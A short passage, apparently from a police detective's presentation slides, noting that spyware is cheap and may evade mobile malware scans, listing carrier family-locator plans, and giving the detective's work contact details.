 - mostly cheap or free
- Mobile malware scans may or may not detect the presence of spyware



Carrier Family Monitoring Tools

- Verizon – Family Locator Plan
- US Cellular – Family Protector Plan
- AT&T Family Tracker
- Sprint – Family Locator





Detective Cindy Murphy
608-267-8824

cmurphy@cityofmadison.com